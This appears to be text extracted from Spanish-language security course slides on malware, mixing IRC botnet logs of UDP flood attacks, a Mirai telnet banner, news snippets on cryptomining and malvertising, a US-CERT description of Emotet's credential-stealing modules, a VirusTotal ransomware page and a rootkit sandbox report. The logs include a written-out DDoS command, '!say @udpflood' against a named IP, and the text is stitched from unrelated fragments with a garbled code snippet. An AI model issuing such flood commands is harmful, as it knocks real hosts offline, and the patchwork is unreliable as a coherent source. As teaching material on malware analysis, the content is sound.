wlzvor|525988

wlzvor|634758

wlzvor|778184

wlzvor|779561

wlzvor|802871

wlzvor|830656

wlzvor|859526

wlzvor|872137

[15:03] wlzvor|872137 [UDP] Attacking 67.173.122.127 with 500 Kb packets for 300 seconds.

[15:03] wlzvor|525988 [UDP] Attacking 67.173.122.127 with 500 Kb packets for 300 seconds.

[15:03] wlzvor|830656 [UDP] Attacking 67.173.122.127 with 500 Kb packets for 300 seconds.

[15:03] wlzvor|456358 [UDP] Attacking 67.173.122.127 with 500 Kb packets for 300 seconds.

[15:03] wlzvor|284148 [UDP] Attacking 67.173.122.127 with 500 Kb packets for 300 seconds.

[15:03] wlzvor|226285 [UDP] Attacking 67.173.122.127 with 500 Kb packets for 300 seconds.

[15:03] wlzvor|413035 [UDP] Attacking 67.173.122.127 with 500 Kb packets for 300 seconds.

[15:03] wlzvor|778184 [UDP] Attacking 67.173.122.127 with 500 Kb packets for 300 seconds.

[15:03] wlzvor|994970 [UDP] Attacking 67.173.122.127 with 500 Kb packets for 300 seconds.

[15:03] wlzvor|634758 [UDP] Attacking 67.173.122.127 with 500 Kb packets for 300 seconds.

[15:03] wlzvor|294507 [UDP] Attacking 67.173.122.127 with 500 Kb packets for 300 seconds.

[15:03] wlzvor|802871 [UDP] Attacking 67.173.122.127 with 500 Kb packets for 300 seconds.

[15:03] wlzvor|324934 [UDP] Attacking 67.173.122.127 with 500 Kb packets for 300 seconds.

[15:03] wlzvor|417272 [UDP] Attacking 67.173.122.127 with 500 Kb packets for 300 seconds.

[15:03] wlzvor|282468 [UDP] Attacking 67.173.122.127 with 500 Kb packets for 300 seconds.

[15:03] wlzvor|779561 [UDP] Attacking 67.173.122.127 with 500 Kb packets for 300 seconds.

[15:03] desKrriada [UDP] Attacking 67.173.122.127 with 500 Kb packets for 300 seconds.

[15:03] wlzvor|517243 [UDP] Attacking 67.173.122.127 with 500 Kb packets for 300 seconds.

[15:03] wlzvor|859526 [UDP] Attacking 67.173.122.127 with 500 Kb packets for 300 seconds.

[15:03] wlzvor|970230 [UDP] Sent 26008 Kb in 300 seconds to 201.252.164.171.

[15:03] wlzvor|282468 [UDP] Sent 42483 Kb in 300 seconds to 201.252.164.171.

[15:03] wlzvor|284148 [UDP] Sent 11306 Kb in 300 seconds to 201.252.164.171.

[15:03] wlzvor|179672 [UDP] Sent 2113 Kb in 300 seconds to 201.252.164.171.

[15:03] wlzvor|226285 [UDP] Sent 5627 Kb in 300 seconds to 201.252.164.171.

[15:03] wlzvor|209125 [UDP] Sent 12512 Kb in 300 seconds to 201.252.164.171.

[15:03] wlzvor|802871 [UDP] Sent 11702 Kb in 300 seconds to 201.252.164.171.

[15:03] wlzvor|480110 [UDP] Sent 43532 Kb in 300 seconds to 201.252.164.171.

[15:03] wlzvor|184383 [UDP] Sent 6092 Kb in 300 seconds to 201.252.164.171.

[15:03] wlzvor|456358 [UDP] Sent 10480 Kb in 300 seconds to 201.252.164.171.

[15:03] wlzvor|778184 [UDP] Sent 4821 Kb in 300 seconds to 201.252.164.171.

[15:03] wlzvor|174621 [UDP] Sent 5634 Kb in 300 seconds to 201.252.164.171.

[15:03] desKrriado !say @udpflood 201.252.164.171 500 300

[15:03] wlzvor|634758 [UDP] Sent 17904 Kb in 300 seconds to 201.252.164.171.

[15:03] wlzvor|413035 [UDP] Sent 20285 Kb in 300 seconds to 201.252.164.171.

[15:03] wlzvor|525988 [UDP] Sent 21271 Kb in 300 seconds to 201.252.164.171.

Mirai botnet

```
Connection to 5.206.225.96 23 port [tcp/telnet] succeeded!  
■ . . .  
  
~.888:~x888x888. @88> @88>  
8888~'888X?888f %8P %8P  
X888 888X'888> .@88u =-d88B :@8c  
X888 888X'888> 888E 4888>'88~r us888u. @88u  
X888 888X'888> 888E 4888>' 9888 9888 888E  
X888 888X'888> 888E 4888> 9888 9888 888E  
~*88%~*88~'888! 888E ^d888L~+ 9888 9888 888E  
888& ^~8888*~+ 9888 9888 888&  
R888~ ^Y~ ^Y~ ^Y~ R888~  
  
- A text-based MUD by Oscar Popodokulus -  
  
No account? Register at www.elrooted.com  
Enter user>yop  
yop  
Enter pass>yop  
***  
  
Disconnected by server. |  
Press any key to exit.
```



Ransomware Wannacry



The Pirate Bay Caught Running Browser-Based Cryptocurrency Miner

Monday, September 18, 2017 Mohit Kumar

[Tweet](#) [Share](#) [Share](#) [Share](#) [Share](#) [Share](#)



The world's popular torrent download website, [The Pirate Bay](#), has again been in a new controversy—this time over secretly planting an in-browser cryptocurrency miner on its website that utilizes its visitors' CPU processing power in order to mine digital currencies.

The Pirate Bay is the most popular and most visited file-sharing website predominantly used to share copyrighted material free of charge. The site has usually been in the news for [copyright infringement](#) by movie studios, music producers and software creators.


Arc Browser – mayo 2024



Products Pricing Partners Why ThreatDown Support

Threat actor immediately impersonates Arc brand

We observed an ad campaign impersonating the Arc browser that looks entirely legitimate with official logo and website. A search for “arc installer” or “arc browser windows” resulted in the following two ads being shown:



Using Google's Ad Transparency Center, we connected them to the following [advertiser](#) from Ukraine:

ADVERTISER

ПРИВАТНЕ ПІДПРИЄМСТВО "САЛОН "СОФТ"

Report this ad

```
# (needed for update object the  
deliverable = Deliverable( ASSE  
domain_id = '', rollback_capable = False, rep
```

#bogner.sh

Nov
10
2017


#AVGater: Getting Local Admin by Abusing the Anti-Virus Quarantine

Security, Software

Add comments

As you may have noticed, it has been quite still here for a while. This was related to the preparations for this release: A post disclosing a new type of vulnerability, affecting multiple Anti-Virus solutions. To summaries:
Today, I'm disclosing an issue, that can be exploited by any local user to gain full control over the endpoint by abusing the restore from quarantine Anti-Virus feature.

And because every new vulnerability needs its own name and logo, I want to introduce you to #AVGater:



Search

Search

Q

Pages

- About Me
 - Curriculum Vitae [German]
 - LinkedIn Profile
 - XING Profile
- Donate
- Privacy Policy
- Projects
- References

Categories

- Hardware (4)
- Linux (10)
- Mac OS X (41)
- Network (4)
- Security (26)
- Software (29)
- Tipps (60)
- Tools (20)
- UAC Technikum Vienna (2)
- Uncategorized (10)
- Web Security (2)

Emotet (<https://www.us-cert.gov/ncas/alerts/TA18-201A>)

Currently, Emotet uses five known spreader modules: NetPass.exe, WebBrowserPassView, Mail PassView, Outlook scraper, and a credential enumerator.

1. NetPass.exe is a legitimate utility developed by NirSoft that recovers all network passwords stored on a system for the current logged-on user. This tool can also recover passwords stored in the credentials file of external drives.
2. Outlook scraper is a tool that scrapes names and email addresses from the victim's Outlook accounts and uses that information to send out additional phishing emails from the compromised accounts.
3. WebBrowserPassView is a password recovery tool that captures passwords stored by Internet Explorer, Mozilla Firefox, Google Chrome, Safari, and Opera and passes them to the credential enumerator module.
4. Mail PassView is a password recovery tool that reveals passwords and account details for various email clients such as Microsoft Outlook, Windows Mail, Mozilla Thunderbird, Hotmail, Yahoo! Mail, and Gmail and passes them to the credential enumerator module.
5. Credential enumerator is a self-extracting RAR file containing two components: a bypass component and a service component. The bypass component is used for the enumeration of network resources and either finds writable share drives using Server Message Block (SMB) or tries to brute force user accounts, including the administrator account. Once an available system is found, Emotet writes the service component on the system, which writes Emotet onto the disk. Emotet's access to SMB can result in the infection of entire domains (servers and clients).




Figure 2: Emotet infection process

Recolectando malware con honeypots de alta interacción

- Se utilizan honeypots con sistemas reales con vulnerabilidades reales.

Problemas:

- Un honeypot se va a “colgar” regularmente si un bot no logra explotar el servicio ofrecido, por ejemplo debido a un offset erróneo en el exploit.
- El honeypot debe ser minuciosamente monitoreado para detectar cambios en el sistema. Además, estos cambios deben ser analizados cuidadosamente para detectar malware.
- La solución no escala bien. Es difícil monitorear un grupo grande de sensores.

Arquitectura modular

- Core (el demonio)
- Módulos de Vulnerabilidades: Abren ciertos puertos comúnmente vulnerables (ej TCP Port 135 o 445) y simulan vulnerabilidades específicas para dichos puertos.
- Módulos de parseo de shellcode: analizan el shellcode recibido por uno de los módulos de vulnerabilidades. Estos módulos intentan extraer URLs genericos del shellcode.
- Módulos de download: descargan los archivos especificados en las URLs, puede ser HTTP, FTP, TFTP u otros protocolos.
- Módulo de registros de auditoría: loguea los eventos que ocurren en el sistema.
- Modules de submit de archivos: maneja los archivos maliciosos bajados, permite grabarlos al disco o cargarlos en una DB.

Permite escanear un archivo o url por decenas de herramientas

ver

<https://docs.virustotal.com/docs/contributors>

Ejemplo virustotal

https://www.virustotal.com/gui/file/0fa207940ea53e2b54a2b769d8ab033a6b2c5e08c78bf4d7dade79849960b54d/detection

0fa207940ea53e2b54a2b769d8ab033a6b2c5e08c78bf4d7dade79849960b54d

66 / 74

Community Score

66/74 security vendors and 5 sandboxes flagged this file as malicious

Reanalyze

Similar

More

0fa207940ea53e2b54a2b769d8ab033a6b2c5e08c78bf4d7dade79849960b54d

sodinokibi.exe

Size

290.00 KB

Last Modification Date

2 days ago

EXE

peexe

spreader

checks-user-input

long-sleeps

direct-cpu-clock-access

checks-usb-bus

detect-debug-environment

runtime-modules

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY 24 +

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.sodinokibi/brsecmon

Threat categories trojan ransomware

Family labels sodinokibi brsecmon delshad

Security vendors' analysis

Do you want to automate checks?

AhnLab-V3	Malware/Win32.RL_Generic.R267978	Alibaba	Ransom:Win32/generic.ali2000010
AliCloud	RansomWare	ALYac	Trojan.Ransom.Sodinokibi
Antiy-AVL	Trojan[Ransom]/Win32.Sodinokibi.a	Arcabit	Trojan.Brsecmon.1
Avast	Win32:MalwareX-gen [Trj]	Avert Labs	Sodinokibi FB68A0233343
AVG	Win32:MalwareX-gen [Trj]	Avira (no cloud)	HEUR/AGEN.1310492
BitDefender	Trojan.Brsecmon.1	BitDefenderTheta	Gen:NN.ZexaF.36804.su0@a4RaICl
Bkav Pro	W32.AIDetectMalware	ClamAV	Win.Trojan.Sodinokibi-6958514-1
CrowdStrike Falcon	Win/malicious_confidence_100% (W)	Cybereason	Malicious.333431
Cylance	Unsafe	Cynet	Malicious (score: 99)
DeepInstinct	MALICIOUS	DrWeb	Trojan.Encoder.28004

SEGURIDAD DE LA INFORMACION

- **Packer: Compresor de ejecutables que permite la descompresión en tiempo real, cuando el programa se ejecuta. Si no es conocido por el antivirus, puede engañarlo para que no sea detectado. Ejemplos de packer: upx**
- **Los joiners son programas que permiten “unir” dos o más archivos generando un unico .EXE. Son útiles para insertar un troyano en un .EXE inofensivo como puede ser una tarjeta de saludo o un juego que normalmente se pasa por mail o se baja a través de una red P2P.**

Servicio para analizar binarios sospechosos en un entorno de sandbox.

Funcionamiento: El binario es ejecutado dentro de una computadora simulada y la misma es monitoreada en busca de actividades sospechosas. Se simulan muchos aspectos de la computadora, como la capacidad de acceder a la red. Esta técnica permite aprender más acerca de lo que hace un malware desconocido, aunque no sea reconocido por los patrones de un antivirus.

Fuente: http://ivanlef0u.fr/repo/madchat/vxdevl/papers/avers/03_sandbox.pdf

Detecta:

- **Cambios en el sistema**
- **Cambios en la registry**
- **Información general**
- **Servicios de red**
- **Información de procesos**
- **Temas de seguridad**
- **Escaneo basado en firmas**

f585f88682a207d220652230e094f877 : W32/FU_Rootkit.B.dropper

[General information]

- * Decompressing UPX.
- * Creating several executable files on hard-drive.
- * File length: 54784 bytes.
- * MD5 hash: f585f88682a207d220652230e094f877.

[Changes to filesystem]

- * Creates file C:\WINDOWS\SYSTEM32\MSNMEssenger.exe.
- * Creates file msdirectx.sys.

[Changes to registry]

- * Creates value "Service Drivers"="MSNMEssenger.exe" in key "HKLM\Software\Microsoft\Windows\CurrentVersion\Run".
- * Creates value "Service Drivers"="MSNMEssenger.exe" in key "HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices".
- * Creates key "HKLM\Software\Microsoft\OLE".
- * Sets value "Service Drivers"="MSNMEssenger.exe" in key "HKLM\Software\Microsoft\OLE".
- * Sets value "Service Drivers"="MSNMEssenger.exe" in key "HKLM\System\CurrentControlSet\Control\Lsa".
- * Creates value "Service Drivers"="MSNMEssenger.exe" in key "HKCU\Software\Microsoft\Windows\CurrentVersion\Run".
- * Creates key "HKCU\Software\Microsoft\Windows\CurrentVersion\RunServices".
- * Sets value "Service Drivers"="MSNMEssenger.exe" in key "HKCU\Software\Microsoft\Windows\CurrentVersion\RunServices".

[Process/window information]

- * Creates a mutex ID.
- * Will automatically restart after boot (I'll be back...).
- * Attempts to access service "msdirectx".
- * Creates service "msdirectx (msdirectx)" as "C:\WINDOWS\msdirectx.sys".

[Signature Scanning]

- * C:\WINDOWS\SYSTEM32\MSNMEssenger.exe (54784 bytes) : no signature detection.
- * C:\WINDOWS\msdirectx.sys (6656 bytes) : W32/FU_Rootkit.B.

[Network services]

- * Opens URL: <http://www.windowsupdate.com>.
- * Looks for an Internet connection.
- * Connects to "www.k4nv.com" on port 80 (TCP).
- * Connects to IRC Server.
- * IRC: Uses nickname [0||221038].
- * IRC: Uses username XP-3822.
- * IRC: Sets the usermode for user [0||221038] to +i.
- * IRC: Joins channel #k4nv with password cunt.

[Security issues]

- * Possible backdoor functionality [HTTP] port 80.

[Process/window information]

- * Creates a mutex KKQHOOK_29.
- * Attempts to access service "Norton Antivirus Service".
- * Attempts to access service "Panda Antivirus".
- * Attempts to access service "ZoneAlarm".
- * Attempts to access service "Detector de OfficeScanNT".
- * Attempts to access service "McAfee Framework Service".
- * Attempts to access service "sharedaccess".
- * Attempts to access service "OutpostFirewall".